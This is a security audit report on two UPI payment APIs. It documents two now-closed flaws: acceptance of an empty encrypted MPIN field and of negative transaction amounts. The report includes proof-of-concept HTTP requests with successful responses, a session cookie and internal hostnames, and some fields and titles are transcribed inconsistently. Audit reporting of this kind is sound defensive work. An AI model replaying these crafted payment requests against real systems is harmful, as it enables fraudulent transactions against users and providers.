

PTDA Business and Technology Services Limited

ICCW API Assessment Report

Report Release Date	16.02.2026
Type of Audit	API Assessment Final Report
Type of Audit Report	Follow Up Report
Period	29.07.2025 to 15.02.2026

Document Control

Document Preparation	
Document Title	API Assessment Report
Document ID	NA
Document Version	1.1
Prepared by	Dev Rana
Reviewed by	Anubhav
Approved by	Ummed

Released by	Dev
Release date	16 th February 2026

Document Change History		
Version	Date	Remarks / Reason of change
1.0	05 th September 2025	First Audit Report
1.1	16 th February 2026	Follow Up Report

Document Distribution List			
Name	Organization	Designation	Email Id
Amrinder	PTDA Business and Technology Services Limited	Principal Security Engineer	amrinder@PTDA.com

Contents

Introduction	3
Engagement Scope	3
Details of Auditing Team	4
Audit Activities and Timelines	5
Audit Methodology and Criteria/Standard Referred	5
Tools/Software Used	7
Executive Summary	8
Detailed Observations	8
Appendices	16

Introduction

Project Background:

VERAS was engaged to perform API Assessment for PTDA Business and Technology Services Limited. This assessment utilized tools and techniques analogous to those employed by malicious attackers, focusing on evaluating the security of PTDA Business and Technology Services Limited's API infrastructure in terms of confidentiality, integrity, and availability. The primary objective was to uncover both technical and logical vulnerabilities within APIs and to provide strategic recommendations for mitigating risks that could arise from these vulnerabilities.

Objective:

Conduct comprehensive API assessment to identify and assess vulnerabilities in API's, thereby enhancing PTDA Business and Technology Services Limited security posture and effectively protecting against external threats.

Assumptions:

Based on the scope, only the specified APIs were tested. This report has been produced based on the test that was conducted on a particular date tested. Vulnerability details provided in this report are based on the API's provided for assessment considering test was performed on a production or identical to production environment.

It is recommended that prior to acting on the recommendations, following actions are assumed to be taken by PTDA Business and Technology Services Limited:

- Any vulnerabilities identified after the GT assessment date may also not form part of this report.
- GT provided the reference link in the detailed vulnerability section for PTDA Business and Technology Services Limited reference only.
- Any fix to application/system should be tested on UAT or non-production environment prior to any patch deployment on production environment.
- Appropriate backup and rollback plan are made prior to implementing the recommendation on the system.
- This report is intended solely for the information and internal use of PTDA Business and Technology Services Limited.
- PTDA Business and Technology Services Limited team is responsible for applying security fixes and maintaining effective security controls on application, network, and system.

Engagement Scope

Below details of assets covered in the scope are included in this section along with other relevant details.

Sr. No.	Asset Description	Criticality of Asset	Internal IP Address	URL	Public IP Address	Location	Hash Value in case of applications)	Version in case of applications)	Other Details make and model in case of network devices or security devices)
1	ICCW	NA	NA	https://varvta-helmino.fc.in/rest/upi/v2/p2p/pay?fcAppType=android&fcChannel=3&	NA	NA	NA	NA	NA
2	ICCW	NA	NA	https://varvta-helmino.fc.in/rest/upi/v3/mandates/create?fcAppType=ios&fcChannel=5&	NA	NA	NA	NA	NA

Date up to which the list has been updated: 20.08.2025

Details of Auditing Team

Sr. No.	Name	Designation	Email Id	Professional Qualifications /Certifications	Whether the resource has been listed in the Snapshot information published on CERT-In's website (Yes/No)
1	Ummed	Director	Ummed.Meel@ptda.com	CISA, CEH, CHFI, CSRT, DCL	Yes

2	Anubhav	Manager	Anubhav@ptda.com	CEH, eJPT	Yes
3	Dev Rana	Senior Associate	Devvrath@ptda.com	-	No

Audit Activities and Timelines


Security Assessment timeline as follows:

Assessment Start Date	Assessment End Date
29 th July 2025	16 th February 2026

Audit Methodology and Criteria/Standard Referred

The API security assessment was conducted as an exercise. This was done to simulate as closely as possible the viewpoint of a completely external attacker. The following approach is followed performing the assessment on the API provided for testing.

Approach – API Security Testing



Tools/Software Used

S. No	Name of Tool/Software used	Version of the Tool/Software used	Open Source/Licensed
1	Postman	11.80.1	Licensed
2	Burp Suite Pro	2026.1	Licensed

Executive Summary

A high-level overview of the key audit findings and vulnerabilities. This section is for senior management to understand business risks.

Sr. No.	Affected Asset	Observation/Vulnerability Title	CVE/CWE	Severity	Recommendation	Reference	New or Repeat Observation	Status
1	P2P - https://variin/rest/upi/v2/p2p/pay?fcAppType=android&fcChannel=3&fcversion=543 Create & Mandate - https://varvta-gain/rest/upi/v3/mandates/create?fcAppType=ios&fcChannel=5&fcversion=134139	Broken Security Control	CWE-284: Improper Access Control CWE-693: Protection Mechanism Failure	High	It is recommended to enforce server-side encryption validation on sensitive fields like encryptBase64String, reject empty or invalid values, and allow only strong algorithms such as AES-256 and RSA across all financial APIs.	NA	Repeat	Closed
2	P2P - https://fc/rest/upi/v2/p2p/pay?fcAppType=android&fcChannel=3&fcversion=543	Business logic failure	CWE-840: Business Logic Errors	High	It is recommended to implement strict server-side validation to reject negative or invalid transaction amounts, and ensure appropriate error codes (e.g., 400 Bad Request) are returned for malformed inputs.	NA	Repeat	Closed

Detailed Observations

The details of identified vulnerabilities, impact, severity, and recommendations for the same are explained below.

1. Broken Authentication

Status: **Closed**

Severity: **High**

Detailed Observation:

It was observed that APIs accept requests with an empty encryptedBase64String, indicating that encryption validation on sensitive fields is not enforced.

Impact:

An attacker can exploit this weakness to bypass mandatory encryption requirements and transmit sensitive information such as financial mandates, transaction details, and payment data without protection. This not only exposes the application to potential data interception and tampering but also significantly increases the risk of fraudulent transactions, account compromise, and regulatory non-compliance (e.g., PCI DSS, RBI guidelines).

CVE/CWE:

- CWE-284: Improper Access Control • CWE-693: Protection Mechanism Failure

Affected Asset:

- P2P - <https://varvta-helmino.vari.in/rest/upi/v2/p2p/pay?fcAppType=android&fcChannel=3&fcversion=543>
- Create & Mandate - <https://varvta-helmino.vari.in/rest/upi/v3/mandates/create?fcAppType=ios&fcChannel=5&fcversion=134139>

Recommendation:

It is recommended to enforce server-side encryption validation on sensitive fields like encryptBase64String, reject empty or invalid values, and allow only strong algorithms such as AES-256 and RSA across all financial APIs.

Reference:

NA

New or Repeat observation:

Repeat

Proof of Concept:

Request

Pretty Raw Hex

```
1 POST /rest/api/v3/mandates/create?fcAppType=ios&fcChannel=5&
2   fcversion=134139 HTTP/1.1
3   Cookie: app_fc=
4   B80t0xIdkamHpickVj9dUGmZH0w9HjIBtUavlpJJYoxdMRIY0DjFJm94ZpgqmjDliJ
5   416hSP-wHLBokKfr3SJy0BTft8Kht8vNmsE4GruAWgEMLHT2IP_1WhQDQ0Y4BY6
6   Content-Type: application/json
7   User-Agent: PostmanRuntime/7.45.0
8   Accept: */*
9   Cache-Control: no-cache
10  Postman-Token: 8e249fc2-4e80-46a8-aa24-3af97e34cc8a
11  Host: [REDACTED]
12  Accept-Encoding: gzip, deflate, br
13  Connection: keep-alive
14  Content-Length: 1097
15 {
16   "txnId": "[REDACTED]",
17   "category": "LITE_AUTOPAY",
18   "otherPartyName": "ABC",
19   "amount": 2000,
20   "otherPartyVpa":
21     "010222000132352001748[REDACTED]",
22   "cred": {
23     "subType": "MPIN",
24     "data": {
25       "ki": "20150822",
26       "code": "MPIN",
27       "encryptedBase64String": ""
28     },
29     "type": "PIN"
30   }
31 }
```

Response

Pretty Raw Hex Pander

```
1 HTTP/1.1 200 OK
2   content-security-policy: default-src 'none'
3   content-type: application/json
4   date: Wed, 13 Aug 2025 08:25:53 GMT
5   server: istio-envoy
6   strict-transport-security: max-age=63072000; includeSubDomains
7   x-content-type-options: nosniff
8   x-context:
9     9811478641-MandateControllerV3_createMandate_API-11061760457391
10  x-envoy-upstream-service-time: 5416
11  x-frame-options: deny
12  x-xss-protection: 0;
13  Content-Length: 453
14  Connection: keep-alive
15 {
16   "status": "SUCCESS",
17   "data": {
18     "payeeName": "ABC",
19     "payerName": "[REDACTED]",
20     "payeeVpa":
21       "010222000132352001748417481441078[REDACTED]",
22     "amount": 2000.00,
23     "frequency": "ASPRESENTED",
24     "validityStart": 1755023400000,
25     "validityEnd": 1767033000000,
26     "txn": "UTmK5eOWlF4uRI[REDACTED]",
27     "txnId": "[REDACTED]",
28     "notifyPayee": false,
29     "pendingActions": [
30     ]
31   }
32 }
```

0 highlights

SendCancel<>

Target: https://fcupi-qa.fcinternal.in

Request

PrettyRawHex

```
9  "rrn": "300004",
10  "status": "A",
11  },
12  "txnSource": "DIRECT",
13  "cred": {
14    "subType": "MPIN",
15    "type": "PIN",
16    "data": {
17      "ri": "20160822",
18      "code": "NPC1",
19      "encryptedBase64String": ""
20    }
21  },
22  "request_timestamp": "1970-01-01T05:30:00+05:30",
23  "mcc": "5012",
24  "amount": "5000.00",
25  "initmode": null,
26  "customerId": [REDACTED],
27  "purpose": null,
28  "orderId": "",
29  "argccred": null,
30  "refUrl": "",
31  "saveAsBeneficiary": false,
32  "txnId": "AXIFRC00",
33  "remarks": "UPI",
34  "payees": [
35    {
36      "beneVpa": "fc",
37      "bamount": "-5",
38      "beneName": "T
```

Response

PrettyRawHexRender

```
9  HTTP/1.1 200 OK
10  content-security-policy: default-src 'none'
11  content-type: application/json
12  date: Tue, 12 Aug 2025 06:46:09 GMT
13  server: istio-envoy
14  strict-transport-security: max-age=63072000; includeSubDomains
15  x-content-type-options: nosniff
16  x-context: [REDACTED]
17  x-envoy-upstream-service-time: 914
18  x-frame-options: deny
19  x-xss-protection: 0;
20  Content-Length: 171
21  Connection: keep-alive
22
23  {
24    "status": "SUCCESS",
25    "data": {
26      "status": "SUCCESS",
27      "rrn": "300864934167",
28      "timestamp": "1754981169324",
29      "riskScoreValue": null,
30      "upiRc": null,
31      "upiIrc": null,
32      "arpc": null
33    },
34    "error": null
35  }
```

Inspector

Request attributes2

Request query parameters3

Request cookies1

Request headers10

Response headers12

0 highlights

0 highlights

Send Cancel < >

Target: <https://fcupi-qa.fcinternal.in>

Request

Pretty Raw Hex

```
1 {
2   "status": "A",
3 },
4 "txnSource": "DIRECT",
5 "cred": {
6   "subType": "MPIN",
7   "type": "PIN",
8   "data": {
9     "ri": "20160822",
10    "code": "NPC1",
11    "encryptedBase64String": ""
12  }
13 },
14 "request_timestamp": "1970-01-01T05:30:00+05:30",
15 "mcc": "5812",
16 "amount": "5000.00",
17 "initmode": null,
18 "customerId": " ",
19 "purpose": null,
20 "orderId": "",
21 "argccred": null,
22 "refUrl": "",
23 "saveAsBeneficiary": false,
24 "txnId": " ",
25 "remarks": "UPI",
26 "payees": [
27   {
28     "beneVpa": " ",
29     "bamount": "-5000.00",
30     "beneName": "Testing Deeplink"
31   }
32 ]
33 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 content-security-policy: default-src 'none'
3 content-type: application/json
4 date: Tue, 12 Aug 2025 06:46:09 GMT
5 server: istio-envoy
6 strict-transport-security: max-age=63072000; includeSubDomains
7 x-content-type-options: nosniff
8 x-context:
9
10 x-envoy-upstream-service-time: 914
11 x-frame-options: deny
12 x-xss-protection: 0;
13 Content-Length: 171
14 Connection: keep-alive
15
16 {
17   "status": "SUCCESS",
18   "data": {
19     "status": "SUCCESS",
20     "rrn": "308864934167",
21     "timestamp": "1754981169324",
22     "riskScoreValue": null,
23     "upiRc": null,
24     "upiIrc": null,
25     "arpc": null
26   },
27   "error": null
28 }
```

Inspector

Request attributes 2

Request query parameters 3

Request cookies 1

Request headers 10

Response headers 12

Revalidation Proof of Concept:

• P2P

SendCancel<>

Target: https://qamobile1.fcinternal.inHTTP/2?

Request

PrettyRawHex

```
"isUPIGlobalEnabled":false,
"isUpiLiteDown":false,
"ledgerBalance":"","
"lrn": "[REDACTED]",
"mPinBtnVisibility":false,
"maskedAccnumber":"xxxx 2522",
"maxAllowedAmount":0,
"mbeba":"Y",
"mmid":"3004010",
"name":"ABC",
"otpFormat":"NUM",
"otpLength":"6",
"priority":4,
"selectedAccount":false,
"status":"A",
"superType":"CASA",
"type":"CURRENT",
"vpa": "[REDACTED]",
"warningMessage":""
},
"amount":"1.00",
"bankId": "[REDACTED]",
"cred":{
  "data":{
    "code":"NPCI",
    "encryptedBase64String":""
  },
  "subType":"MPIN",
  "type":"PIN"
},
"customerId": "[REDACTED]",
"device":{
  "app":"com.freecharge.upi",
  "capability": "[REDACTED]",
  "id": "[REDACTED]",
  "ip": "[REDACTED]",
  "mobile": "[REDACTED]",
  "os":"android",
  "type":"MOB"
},
"initmode":"",
"mcc":"5411",
"orderId":"",
"payees":[
  {
    "bamount":"1.00",
    "beneName": "[REDACTED]",
    "beneVpa": "[REDACTED]"
  }
],
"purpose":"",
"remarks":"UPI",
```

Response

PrettyRawHexRender

```
1 HTTP/2 200 OK
2 Date: Tue, 20 Jan 2026 11:20:27 GMT
3 Content-Type: application/json
4 Vary: Accept-Encoding
5 X-Context: [REDACTED]
6 X-Content-Type-Options: nosniff
7 X-Frame-Options: deny
8 X-Xss-Protection: 0;
9 Content-Security-Policy: default-src 'none'
10 Strict-Transport-Security: max-age=63072000; includeSubDomains
11 X-Envoy-Upstream-Service-Time: 368
12 Server: api-gateway/0.0.1
13 X-Request-Id: uNirXsLJzOznXjT7qqJluliczdT66IIy
14 X-Content-Type-Options: nosniff
15 X-Xss-Protection: 1; mode=block
16
17 {
  "status":"FAILURE",
  "data":null,
  "error":{
    "errorCode":"ER-1104",
    "errorMessage":"Invalid request Parameters",
    "userMessage":"Something went wrong!",
    "metadata":null
  }
}
```

Inspector

Request attributes2

Request query parameters3

Request cookies3

Request headers15

Response headers14

Inspector

Notes

Explanations

Custom actions

2. Business logic failure

Status: **Closed**

Severity: **High**

Detailed Observation:

It was observed that the API endpoint accepts negative transaction amounts (e.g., -5000) and still returns a 200 OK response with a success message, indicating lack of input validation.

Impact:

An attacker can exploit this flaw to manipulate transaction logic, potentially leading to financial inconsistencies, bypassing business rules, or triggering unintended backend behavior.

CVE/CWE:

- CWE-840: Business Logic Errors

Affected Asset:

- P2P - <https://varvta-helmino.vari.in/rest/upi/v3/mandates/create?fcAppType=ios&fcChannel=5&fcversion=134139>

Recommendation:

It is recommended to implement strict server-side validation to reject negative or invalid transaction amounts, and ensure appropriate error codes (e.g., 400 Bad Request) are returned for malformed inputs.

Reference:

NA

New or Repeat observation:

Repeat

Proof of Concept:

1 x +

Send Cancel < >

Target: https://fcupi-qa.fcinternal.in

Request

Pretty Raw Hex

```
code: "UPI",
"encryptedBase64string":
"2.3-v1.0IV4JPK7C6pDyW9s/+AwD4H5enXlhziVek2xxHhccwVAspsHBkcMPf/6jjY9M
COba3Th6v9kZr3ahw9kw+LFxwgb+d9EjeBmGrI+ldADalSMDHcfJUgpg82q/qYcJJto1T
Ehn8HvSPMeFIQG8NsfcImpz6+QFesQXcnCKNHyyYFDxKSyCWU021F3MmX89vRbv2oJaYnZ
+CgMo1ZKbgubcSBOMHQkVlvX0x+HDBpzcH+E/0adzBwH9i6/cTaQCoNpcUwBldMpgG6uj5
vCWGiVsDdQm+mVvM49tJx+KG0Gm7+GgFQqcb9sJx2jNPH/gp5a4jNUSkRxQ4oV7zBDCar
nM7H2sA=="
},
"request_timestamp": "1970-01-01T05:30:00+05:30",
"mcc": "5812",
"amount": "5000.00",
"initmode": null,
"customerId": " ",
"purpose": null,
"orderId": " ",
"arqccred": null,
"refUrl": " ",
"saveAsBeneficiary": false,
"txnId": " ",
"remarks": "UPI",
"payees": [
  {
    "homeUpa": " ",
    "bamount": " ",
    "homeName": " "
  }
],
"purposeCode": null
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
content-security-policy: default-src 'none'
content-type: application/json
date: Tue, 12 Aug 2025 06:44:14 GMT
server: istio-envoy
strict-transport-security: max-age=63072000; includeSubDomains
x-content-type-options: nosniff
x-context:
x-envoy-upstream-service-time: 2116
x-frame-options: deny
x-xss-protection: 0;
Content-Length: 171
Connection: keep-alive

{
  "status": "SUCCESS",
  "data": {
    "status": "SUCCESS",
    "rrn": "308864934167",
    "timestamp": "1754981054420",
    "riskScoreValue": null,
    "upiRc": null,
    "upiIrc": null,
    "arpc": null
  },
  "error": null
}
```

Inspector

- Request attributes 2
- Request query parameters 3
- Request cookies 1
- Request headers 10
- Response headers 12

0 highlights

Revalidation Proof of Concept:


```
},
"txnSource": "DIRECT",
"cred": {
  "subType": "MPIN",
  "type": "PIN",
  "data": {
    "ki": "20150822",
    "code": "NPCI",
    "encryptedBase64String":
      "2.3-v1.8|V4JPK7C6pDyN9s/+AwD4H5enXlhziVck2xxHH
      ccwVAspsHBkcMPf/6jjY9MCOba3Tk6v9k2R3ahw9kw+LFxw
      gh+d9EjeBmGrI+ldAdal5MDHcfJUGpg82q/qYcJJto1TEhn
      8HvSPMeFIQG8Nsf2Impz6+QFesQX2nCKNHyyFDxKSyCWU0C
      1F3MmX89vRbv2oJaYnZ+CgMo1zKbgwbcSBOMHQkwlVXox+M
      XBpzch+E/OadzBwH9i6/oTaQCoNpc0wb1dMpg6uj5vCWGiV
      sDdQm+mVvM49tJx+KG0Gm7+GgFQqcb9sJx2jNfH/gp5a4jN
      USkRxQ4oV7zBDcarnM7HCsA=="
  }
},
"request_timestamp": "1970-01-01T05:30:00+05:30",
"mcc": "5812",
"amount": "-5000.00",
"initmode": null,
"customerId": "[REDACTED]",
"purpose": null,
"orderId": "",
"argccred": null,
"refUrl": "",
"saveAsBeneficiary": false,
"txnId": "[REDACTED]D5520CBD3FG14",
"remarks": "UPI",
"payees": [
  {
    "beneVpa": "[REDACTED]",
    "bamount": "5000.00",
    "beneName": "Testing Deeplink"
  }
],
"purposeCode": null
}

12 Server: api-gateway/0.0.1
13 X-Request-Id: WbfCJJnC8Bhxn6jLY12UwLiSmPERcqei
14 X-Content-Type-Options: nosniff
15 X-Xss-Protection: 1; mode=block
16
17 {
  "status": "FAILURE",
  "data": null,
  "error": {
    "errorCode": "ER-1104",
    "errorMessage": "Invalid request Parameters",
    "userMessage": "Something went wrong!",
    "metadata": null
  }
}
```

Appendices

Risk Rating Criteria

The risk rating is used to signify the level of risk due to gaps noted during the audit and is based on a qualitative criterion defined as follows:

Severity Rating	
Critical	Critical risk vulnerability has a high potential of impacting business operations leading to downtime or disruption and provides an attacker with privileged access, resulting in significant outage. If exploited, it has a direct impact on confidentiality, integrity or availability of organizational information.
High	High risk vulnerability indicates that successful exploitation of the vulnerability may result in a significant impact to the confidentiality, integrity, or availability of the information accessible through the application/system or even the backend resources like databases, operating systems, etc.
Medium	Medium risk vulnerability reveals information about the application and its underlying infrastructure that can be used by an attacker in conjunction with another vulnerability to gain privileged control of the application or its underlying operating system.
Low	Low risk vulnerability that has the potential of revealing the information about the system and may lead to unauthorized access to a system, leading to compromise. Higher work factors would be involved for exploiting this type of vulnerability.

To capture the risk rating, the following risk assessment matrix is used considering Impact and probability of risk in terms of ease of exploitation.

Risk Assessment Matrix				
Impact of Vulnerability - Consequence	Major	High	Critical	Critical
	Moderate	Medium	Medium	High
	Minor	Low	Medium	Medium
Risk Severity = Impact x Probability		Hard	Moderate	Easy
		Probability of Risk occurrence		

Please note: Risk rating will also depend on the business criticality of the asset.

END OF DOCUMENT